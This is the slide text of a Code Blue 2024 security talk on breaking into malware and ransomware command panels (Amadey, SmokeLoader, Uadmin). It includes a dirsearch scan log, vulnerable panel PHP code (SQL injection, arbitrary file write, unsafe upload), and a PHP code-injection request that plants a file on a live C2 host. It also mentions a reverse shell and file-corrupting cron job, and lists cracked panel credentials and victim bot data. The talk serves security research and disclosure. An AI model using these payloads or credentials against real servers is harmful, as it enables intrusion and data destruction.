



Behind Enemy Lines:

Engaging and Disrupting
Ransomware Web Panels

Code Blue 2024



V I E W E R

DISCRETION

A D V I S E D

VANGELIS STYKAS

CTO at Atropos and
independent security researcher

Research interests are mainly API for IoT
devices and web application security

 @evstykas  atropos.ai  stykas.com



HOW IT **STARTED**

Last years defcon talk was on **malware** C2

Wanted a **bigger** challenge.

Could it be any **harder** ?

HOW IT **STARTED**



Marcus Hutchins · 1st
Threat Intelligence, Public Speaker,
Content Creator
11h · 🌐

⋮ ×

Cyber Threat intelligence is such a wild industry. In regular intelligence the government has near total monopoly and everything is classified at TS/SCI. Whereas in CTI it'll just be some dude named Brad who got really baked one night and yolo'd his way into a major APT's backend server.

👍🗨️❤️ 455 29 comments · 29 reposts



Solfer
@s0lfer Follows you



Iskuri
@Iskuri1 Follows you



Charles M. Ishihara
@nothanks Follows you

Easy? Thing again

Malware

18 out of 36

Ransomware

3 out of 140



Quick intro to ransomware

Ransomware is a type of malicious software (malware) that threatens to publish or blocks access to data or a computer system, usually by encrypting it, until the victim pays a ransom fee to the attacker. In many cases, the ransom demand comes with a deadline. If the victim doesn't pay in time, the data is gone forever / the ransom increases / moving to another way of extortion.


Quick intro to ransomware

- **Malware** distribution and infection
- Command and Control (**C2s**)
- Discovery and **lateral movement**
- Data **extraction**
- Data **encryption**
- **Extortion**
- Resolution

Ransomware market

- **Faster growing** type of cybercrime
- Payouts hit **\$1.1B** in 2023
- Highly **professional** industry
- Seems that boundaries are falling off..
- Wannacry opened the can of worms

Total value received by ransomware attackers, 2019 - 2023



Ransomware Gangs

HIGHLY hierarchical.

Clear structure

Tech part

Ransom **negotiators** and Customer Support

Money **launderers** and Payment Processing

Collaboration and **Partnership**

Ransomware Gangs

Malware developers

Exploitation (possible 0 day/N-day) developers

Data theft and Leaks

Operational security

Infrastructure and hosting

Ransomware Models

Lone wolves

Initial access brokers

All in one ransomware groups

RaaS

RaaS


Flat **monthly fee**

Affiliate programs with a **monthly percent** of the profits

One-time license

Pure **profit sharing** / payments made to the RaaS

Most well known were **Lockbit, BlackCat, Clop** etc..



Extortion

Establish communication with victims

Lay their terms

Extort victims with multiple ways

Extortion

Ransom on data

Release data

DDOS with knowledge from data

Communicate with customers / **stakeholders**

Let's set some Goals

- **Identify** C2s and data leak sites
- Try to **find vulnerabilities**
- **Identify people** behind them
- Try to **disrupt panels** / threat actors
- **DO NOT** disturb active **LEA investigations**
- **Don't be a malakas!**
- **Don't get vanned**






Government-backed attackers may be trying to steal your password

There's a chance this is a false alarm, but we believe we detected government-backed attackers trying to steal your password. This happens to less than 0.1% of all Gmail users. We can't reveal what tipped us off because the attackers will take note and change their tactics, but if they are successful at some point they could access your data or take other actions using your account. To further improve your security, based on your current settings we recommend:

Join the Advanced Protection Program

Google's strongest protection for users at risk of targeted attacks.



Identifying panels

- <https://ransomlook.io/>
- <https://ransomware.live/>
- <https://github.com/fastfire/deepdarkCTI>
- Lots of doom scrolling and monitoring CTI companies for new posts

Limitations

C2s had a **terribly small** lifetime

Data leaks sites are **looked after**

Data leaks is behind **tor / onion**

Methodology

Ignore **malware** distribution and reversing

Run the malware in a **sandbox**

Extract all URLs

Use data-leaks URLs found via CTI



Identifying panels

- Dirsearch (FTW) and ffuf
- Burp suite
- Tor expert bundle , Tor Browser and torsocks
- Coffee
- Any run
- Several droplets on DigitalOcean
- Shodan.io and Censys
- Lots of coffee

MALWARE MARKET

- Malware vendors also switched to the “as a service model”
- Some old ones can still be acquired with a “once off” fee
- Most new one want a monthly subscription varying from \$100 to several thousands per month.



MALWARE MARKET

3 LEVELS

DEVELOPERS

People who develop malware and its functionality and their C2

VENDORS

The one who take most of the profits and often advertise their goods on darknet marketplaces and aggressively seek out new customers to purchase their malware.

BUYERS

Last part of the chain

MALWARE MARKET

Profits: **2.2 BILLION DOLLARS** (without ransomware)

Commonwealth of Independent States is **UNTOUCHABLE**.

Vendors are part of criminal rigs that enjoy **IMMUNITY**.

MALWARE 101



Android



Windows



Mac

- Delivered via a variety of methods.
- Achieve persistence through a number of ways.
- Heavily obfuscated and difficult to reverse.
- Connects to a Command and Control (C2) server for further instructions periodically.

MALWARE LINGO

STEALER

An application that will try to steal all information and send it to C2.

DROPPER

Typical basic program that is used to drop other malware to the victim.

SUBSCRIBER

App that subscribes the victim to a number of premium services.

BOTNET

Duh...

MALWARE ANALYSIS

HIGHLY technical.

Static analysis.

Dynamic analysis in sandboxes.

Reversing and jumping through a lot of hoops.

Focus on reversing raised the bar.

If you are here for reversing tips...

MALWARE ANALYSIS

POTENTIAL OBSTACLES

- Anti-debugging techniques
- Obfuscation techniques
- Runtime function decryption
- Anti-Virtual Machine techniques
- Staged downloads
- Plethora of stuff that I don't understand



MALWARE C2 ANALYSIS

Not that technical.

Treat C2 as a black box web app

test

If black box fails, “cheat” and use communication from the sandbox running malware.

If all else fails, run it on my victims’ devices and just proxy through burp.

Apply some “art” to it.

MALWARE C2 ANALYSIS

```
root@DESKTOP-JJTT1GP:~/dirsearch# python3 dirsearch.py -u http://ukdantist-sarl.com/ -e php,asp,jsp
dirsearch v0.4.3
Extensions: php, asp, jsp | HTTP method: GET | Threads: 25 | Wordlist size: 10561
Output: /root/dirsearch/reports/http_ukdantist-sarl.com/__23-07-12_20-26-09.txt
Target: http://ukdantist-sarl.com/
[20:26:09] Starting:
[20:26:21] 403 - 283B - /.ht_wsr.txt
[20:26:21] 403 - 283B - /.htaccess.bak1
[20:26:21] 403 - 283B - /.htaccess.sample
[20:26:21] 403 - 283B - /.htaccess.save
[20:26:21] 403 - 283B - /.htaccess.orig
[20:26:21] 403 - 283B - /.htaccess_extra
[20:26:21] 403 - 283B - /.htaccess_sc
[20:26:21] 403 - 283B - /.htaccessBAK
[20:26:21] 403 - 283B - /.htaccess.orig
[20:26:21] 403 - 283B - /.htaccessOLD2
[20:26:21] 403 - 283B - /.html
[20:26:21] 403 - 283B - /.htaccessOLD
[20:26:21] 403 - 283B - /.htm
[20:26:21] 403 - 283B - /.httr-oauth
[20:26:21] 403 - 283B - /.htpasswd_test
[20:26:21] 403 - 283B - /.htpasswd
[20:26:27] 403 - 283B - /.php
[20:26:40] 404 - 413B - /404.php
```

MALWARE C2 ANALYSIS

Highly opportunistic - Small C2 life time.


Needs to be automated and integrated with threat intel tools to maximize the small window of time I had.

Blacklisted IP addresses - Switch machines.

MALWARE C2 ANALYSIS

- Twitter threat intel: Check blog post for references.(but also a lot of doom scrolling.)
- (no longer works. THANKS SPACE KAREN)
- <https://tria.ge>
- <https://tracker.viriback.com/>
- <https://threatfox.abuse.ch/>
- <https://github.com/Gi7w0rm/MalwareConfigLists>

MALWARE C2 ANALYSIS



MALWARE C2 ANALYSIS

Python script in a loop that updated a database of all targets.

Scan all targets for potential issues or exploit it immediately if there is a known vulnerability (time window).

Push notification to my phone when a new panel appeared.

TOOLSET AND METHODOLOGY

- Dirsearch
- Burp Suite
- Jadx Decompiler
- Apklab.io
- Any run
- Several droplets on DigitalOcean
- Shodan.io
- My Cancerous Android phone



METHODOLOGY

Acquire C2 URL and run automated tools.

Run in sandbox and review communication

Inc

Run automated tools with added knowledge.

Fire up Burp and treat it as a penetration test.

PROFIT! Submit a DEFCON 10 talks!

GOALS

Get Admin access to the panel.

Get RCE on the server.

Acquire the source code of the panel
(and potentially the malware).

~~Don't end up in a black VAN!~~ get 0-dayed

NOT HONORABLE MENTION

Cloudflare

Hetzner

Bulletproof hosting
providers



AMADEY



AMADEY

Surfaced on October 2018

Typical Stealer

Sold in Russian forums (\$400 - \$800)

Usually used as a dropper for other malware.

Source was leaked 5 years ago.

Known connections to: LockBit, TA505, TA406 and
TA511.

AMADEY

Stray files.zip from dirsearch

Zip was password protected

Cracked in less than 24 hours.

AMADEY

Cracking zip password

- Owner: Nik1984
- Url_0: 212.118.43.106/dF30Hn4m/Login.php
- Version: 3.67
- RC4key: 79d69f945ccab219f6f64db1a3a0c558
- Drop folder: 416acdeed8
- Drop name: knuus.exe
- Sid: fd2ac1
- Drop: Enabled
- AutoRun: Enabled
- Screens: Enabled
- Plugins: Enabled
- CC Root: Login: **Nik1984**, Password: **c6543ebedd5c2b**
- CC Obs: Login: **observer**, Password: **f2b6a21893a984**

AMADEY

SQL Injection!

```
include("Cfg/Config.php");
$link = mysqli_connect($conf["dbhost"], $conf["dbuser"], $conf["dbpass"]);
mysqli_select_db($link, $conf["dbname"]);

$sql = mysqli_query($link, "SELECT * FROM `tasks` WHERE `status`='1' AND `id` NOT IN (SELECT `task_id`
FROM `tasks_exec` WHERE `unitid`='' . $unit_id . '' AND `exec`='1') ORDER BY id ASC");

while ($task = mysqli_fetch_assoc($sql))
{
    if($task['arc'] < 2)
    {
        if($task['arc'] != '' && $task['arc'] != $_POST["bi"])
            continue;
    }
}
```

AMADEY

```
if (isset($_POST["login"]) && isset($_POST["password"]))
{
    $login = $_POST["login"];
    $password = $_POST["password"];

    if (($login == $conf["login"]) && (md5($password) == $conf["password"]))
    {
        $_SESSION["Name"] = strtoupper(substr($conf["login"], 0, 1)) . substr($conf["login"], 1, 255);
        @header("Refresh: 0; url = Statistic.php");
    }
    else
    {
        if (($login == $conf["observer_login"]) && (md5($password) == $conf["observer_password"]))
        {
            $_SESSION["Name"] = $conf["observer_login"];
            @header("Refresh: 0; url = Statistic.php");
        }
        else
        {
            @header("Refresh: 0; url = Login.php?wrong=1");
        }
    }
}
```

AMADEY

```
function Parse_Credentials($string, $symbol)
{
    $s_id = $_POST["id"];
    $p1 = explode($symbol, strfix($string));

    for ($c = -1; $c++ < strlen($string);)
    {
        if ($p1[$c] <> '')
        {
            $p2 = explode('|', $p1[$c]);
            AddToCredBase($p2[0], $p2[1], $p2[2], $p2[3], $p2[4]);
            $p3 = $p3 . $p2[1] . " (" . $p2[0] . ")" . "\n\t" . $p2[2] . "\n\t" . $p2[3] . "\n\t" . $p2[4] . "\n\n";
        }
    }

    file_put_contents('./Credentials/' . $_POST["id"] , $p3);
}
```

AMADEY

Limiting filename to exactly 12 characters (incl. extension)

::: as the delimiter for the String.

```
if ($_POST["cred"])
{
    if (strlen($_POST["id"]) == 12)
    {
        Parse_Credentials($_POST["cred"], ':::');
    }
    exit;
}
```

AMADEY

http://badurka5hippo73.top/9kdmSxq/index.php

POST http://badurka5hippo73.top/9kdmSxq/index.php

Params Authorization Headers (8) **Body** Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary GraphQL

	Key	Value
<input checked="" type="checkbox"/>	cred	<?php echo "FUCK";....
<input checked="" type="checkbox"/>	Id	12345678.php
	Key	Value

← → ↻ 🏠 🌐 badurka5hippo73.top/9kdmSxq/Credentials/12345678.php

(FUCK)

AMADEY



AMADEY

Reverse shell

Automated way of extracting everything in less than 30 seconds from report to full owning the website.

Added a cron job to corrupt a percentage of the files

Unfortunately it I was fixed late June of 2023.

AMADEY

**> 1000
INSTANCES**

> 7 MILLION

Devices Compromised

SMOKELOADER

First record in 2014.

Targets Windows.

Generic dropper for other malware.

Price for full package ~ \$1600.

Known connections to: LockBit, TA505, TA406 more TAS...

SMOKELOADER

Dirsearch to the rescue!

Stray zip file with credentials.

```
date_default_timezone_set("Europe/Berlin"); //timezone
ini_set("default_charset","utf-8"); //charset

define("encryptkey",0xAA0488BB);
define("decryptkey",0x33F8F0D2);

$config["admin"] = "millioner"; //admin login name
$config["pass"] = "████████████████████"; //admin password - must be changed

$config["guest"] = "████████"; //guest secret key - must be changed

$config["dbhost"] = "localhost"; //change only if other host required
$config["dbname"] = "panel3000"; //mysql database name
$config["dbuser"] = "panel3000"; //mysql database username
$config["dbpass"] = "████████████████████"; //mysql database password
```

SMOKELOADER



SMOKELOADER

BOT LIST									
ID (PATTERN):	<input type="text"/>	IP:	<input type="text"/>	COUNTRY:	<input type="text"/>	SELLER:	<input type="text"/>	<input type="button" value="SEARCH"/>	
ID	IP	PROXY IP	COMPUTER NAME	OS	LAST VISIT	COUNTRY	SELLER	PRIVILEGES	ACTION
3409EFB5AA9CFC8AA3CE8B0D989A556C801C1D89	194.50.153.68	182.53.6.63	MODXV2	- X64	14.07.2023 10:13:03	TH	up3	MEDIUM+	SET DELETE BAN
80803898D5C2B241FB7E6D713581AE525289657B	194.50.153.68	79.116.232.171	DESKTOP-ASS3K0N	- X64	14.07.2023 10:13:02	ES	up3	MEDIUM+	SET DELETE BAN
A2B708E99FCC69BA1C1A834517616D58AEF3683E	194.50.153.68	197.221.137.114	DESKTOP-P6LIKJI	- X64	14.07.2023 10:13:02	UG	up3	MEDIUM+	SET DELETE BAN
5AB5CC9332D656E8FF3EDB21654F4F9D32BC1DD3	194.50.153.68	182.255.42.100	NET78	- X64	14.07.2023 10:13:01	PH	up3	MEDIUM+	SET DELETE BAN
57A38CFD24BFD50838283A6933006826BAFD9013	194.50.153.68	117.196.117.221	RANTECH-SAMUDRA	- X64	14.07.2023 10:13:01	IN	up3	MEDIUM+	SET DELETE BAN
568809CC31EF2FF1318BF055762401181E372411	194.50.153.68	58.8.234.43	DESKTOP-98KQ05R	- X64	14.07.2023 10:13:01	TH	up3	MEDIUM+	SET DELETE BAN
E147E437D478B38BD14B7FA86DDFA828501E91AE	194.50.153.68	183.182.116.46	SKC-20221117NBV	- X64	14.07.2023 10:13:00	LA	up3	MEDIUM+	SET DELETE BAN
74ACDEAD450D1206DD3D62185EFA914618C81D66	194.50.153.68	181.96.243.5	SONIDO	- X64	14.07.2023 10:13:00	AR	pub1	MEDIUM+	SET DELETE BAN
607438777ACAE04850AFD82AEA32B2264220D736	194.50.153.68	79.116.196.118	DESKTOP-F0HMR85	- X64	14.07.2023 10:13:00	ES	up3	MEDIUM+	SET DELETE BAN
770425CBA03C2149819EC5D58437A42C9A32492E	194.50.153.68	190.237.97.32	DESKTOP-7M95LHR	- X64	14.07.2023 10:12:59	PE	up3	MEDIUM+	SET DELETE BAN
7BF43C75ABF093D6BACAE32E55CAE8FBD87EEF24	194.50.153.68	156.214.40.183	MOSTAFA	- X64	14.07.2023 10:12:56	EG	up3	MEDIUM+	SET DELETE BAN
14C99006AAF92B64C318E397C902026F5A548CB6	194.50.153.68	41.205.62.174	ANGOITALIABG-PC	- X64	14.07.2023 10:12:53	AO	up3	MEDIUM+	SET DELETE BAN
9FAB4C4365AF17F66A9A5F8A6CC3F8992ED4CED5	194.50.153.68	213.163.127.254	1-PC	- X64	14.07.2023 10:12:52	AL	up3	MEDIUM+	SET DELETE BAN
5ECB0628A61768A2A419321F5E004756C8821538	194.50.153.68	176.98.92.120	DESKTOP-GK9DDN9	- X64	14.07.2023 10:12:50	UA	pub1	MEDIUM+	SET DELETE BAN
3AC1C7B434C4AAAC81AEDDD86AFB7A074C0D894A	194.50.153.68	189.156.250.219	PETITONYEGUIS	- X64	14.07.2023 10:12:49	MX	pub1	MEDIUM+	SET DELETE BAN
F24269011FAD484A59EED23A621791D126D029EA	194.50.153.68	183.89.153.149	DESKTOP-RVR1FIG	- X64	14.07.2023 10:12:49	TH	pub1	MEDIUM+	SET DELETE BAN
1343AB57D22342B9F655A94897D4323B6CA47862	194.50.153.68	86.123.111.170	FIRMA	- X64	14.07.2023 10:12:48	RO	up3	MEDIUM+	SET DELETE BAN
E38807FA91B91588593EB2019185468364D4515B	194.50.153.68	27.145.140.28	DESKTOP-101RKQ5	- X64	14.07.2023 10:12:46	TH	up3	MEDIUM+	SET DELETE BAN
9F70AEC2C39563D36932A581C928FE7C867EF68C	194.50.153.68	37.111.228.34	DESKTOP-0J5M1BC	- X64	14.07.2023 10:12:45	BO	up3	MEDIUM+	SET DELETE BAN
C302946C62C1EE32803B080EC1C3158328451553	194.50.153.68	179.105.66.209	DESKTOP-KP4DGJ1	- X64	14.07.2023 10:12:45	BR	up3	MEDIUM+	SET DELETE BAN



SMOKELOADER

ALL BOTS - 505603
TODAY - 4479
ONLINE - 254410

[Close](#)

ADD PERSONAL TASK

LOCAL FILE

No file chosen

OPTIONS:
 RUNEXE LOADDLL REGSVR32 RUNMEM RUNBAT

REMOTE FILE

URL:

OPTIONS:
 RUNEXE LOADDLL REGSVR32 RUNMEM RUNBAT

[DELETE ALL BOTS](#) | [CANCEL BOTS DELETION](#)

SMOKELOADER

Did not manage to get RCE.

Source code available (minus the credentials as it's still active).

All shared malware downloadable from git.

SMOKELOADER

Knew the default zip name of the source
code

Searching every minute for new refs in threat intel.

20% Vulnerable once I was quick enough!

60 Different Instances of Smokeloder panels.

2 had over **500k bots**.

Estimated over **10 million** unique devices were
compromised.

SMOKELOADER

Cut off access to most of their servers

Not all of them

Regained access to all

Why do I announce it ?

TELL SMOKELOADER

I WANT HIM TO KNOW IT WAS ME

imgflip.com





GRUBER, Airat Rustemovich

Wanted by Germany



CRIME:	Computer-related crime
SEX:	Male
DATE OF BIRTH:	May 21, 1982 (42 years)
NATIONALITY:	Russian
ETHNIC ORIGIN:	European
SPOKEN LANGUAGES:	Russian
STATE OF CASE:	Ongoing investigation
PUBLISHED:	on May 30, 2024, last modified on May 30, 2024

UADMIN

Surfaced on October 2016

Typical Stealer

Sold in Telegram (\$300)

Known to have several variations.

Source was leaked 3 years ago.

UADMIN

Documentation folder provided default username

password

Source

found

Lots of issues found.

UADMIN

```
if (!empty($_FILES['docs'])) {
    $err_mess = array();
    $docs = reArrayFiles($_FILES['docs']);
    // $docs = ($_FILES['docs']);
    foreach ($docs as $doc) {
        // $target_file = "../plugins/logs/public/docs/".$bid."/". basename($doc['name']);
        if (!file_exists("../plugins/custom/logs/public/docs/" . $bid)) {
            mkdir("../plugins/custom/logs/public/docs/" . $bid, 0777);
        }
        // $target_file = "../plugins/logs/public/docs/".$bid."/". basename($doc['name']);
        $uploadOk = 1;
        $imageFileType = pathinfo($doc['name'], PATHINFO_EXTENSION);
        $check = getimagesize($doc["tmp_name"]);
        if ($check !== false) {
            //echo "File is an image - " . $check["mime"] . ".";
            $uploadOk = 1;
        } else {
            $err_mess[] = "File is not an image.";
            $uploadOk = 0;
        }
        $target_file = "../plugins/custom/logs/public/docs/" . $bid . "/" . "newfile_" . time() . rand(5, 15) . "." . $imageFileType;
        // Check if file already exists
        if (file_exists($target_file)) {
            $err_mess[] = "Sorry, file already exists.";
            //$uploadOk = 0;
        }
        // Check file size
        if ($doc["size"] > 5000000) {
            $err_mess[] = "Sorry, your file is too large.";
            $uploadOk = 0;
        }
        // Check if $uploadOk is set to 0 by an error
        if ($uploadOk == 0) {
            $err_mess[] = "Sorry, your file was not uploaded.";
            // if everything is ok, try to upload file
        } else {
            if (move_uploaded_file($doc["tmp_name"], $target_file)) {
                // echo "The file ". basename( $doc["name"]). " has been uploaded.".PHP_EOL;
            } else {
